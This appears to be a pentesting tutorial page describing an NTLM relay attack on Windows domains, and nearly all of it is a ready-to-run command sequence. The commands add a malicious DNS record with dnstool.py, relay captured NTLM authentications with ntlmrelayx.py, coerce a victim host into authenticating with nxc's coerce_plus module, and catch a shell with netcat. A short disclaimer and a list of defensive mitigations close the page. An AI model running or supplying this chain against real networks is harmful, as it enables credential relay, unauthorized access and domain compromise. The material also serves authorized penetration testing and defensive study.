NTLM Relay
NTLM Relay

NTLM Relay is a man-in-the-middle (MITM) attack against the NTLM authentication protocol. When an NTLM authentication occurs between two machines (a client and a server), an attacker can:
- Intercept or coerce an authentication attempt.
- Relay that authentication request to another server.
- Authenticate to the target server as the victim — without knowing the victim’s password.
In short, NTLM Relay abuses NTLM’s lack of mutual authentication and the absence (or misconfiguration) of message signing.
First Method
⚙️ Setting Up a Malicious DNS Record (using dnstool.py)
1
python3 dnstool.py -u '$domain\$user' -p '$pass' <Full-DC-Name> -a add -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' -d '$attacker_ip' -dns-ip $target_ip --tcp
What this does: Creates a DNS record that points a controlled hostname to the attacker machine, causing victims to connect to the attacker’s IP when resolving that name.
🧾 Verify the DNS Entry
1
dig localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.$domain @<Full-DC-Name> +tcp +short
🧨 Start the NTLM Relay Server
The relay server listens for incoming NTLM authentications and relays them to the target service. Example targets include WinRM, SMB, LDAP, LDAPS, etc.
1
2
# replace $Protocol with winrm, smb, ldap, etc.
ntlmrelayx.py -smb2support -t '$Protocol://$target'
🧨 Coerce a Victim Machine to Authenticate to You
Use coercion modules to force a system (for example, a domain controller or other host) to authenticate to the malicious hostname you created.
1
nxc smb $ip -u $user -p '$pass' -M coerce_plus -o LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA ALWAYS=true
🔓 Catch the Shell (if configured to spawn one)
1
nc localhost 11000
Second Method
Coming soon…
Notes & Recommendations
- Replace variables (like
$domain,$user,$pass,$attacker_ip, and$target_ip) with real values relevant to your environment. - Exercise caution: performing these techniques without authorization is illegal and unethical. Use only on systems you own or where you have explicit permission to test.
- For defense, consider: enabling SMB signing and LDAP channel binding, disabling or restricting NTLM, applying Microsoft’s recommended mitigations, and monitoring for suspicious coercion activity.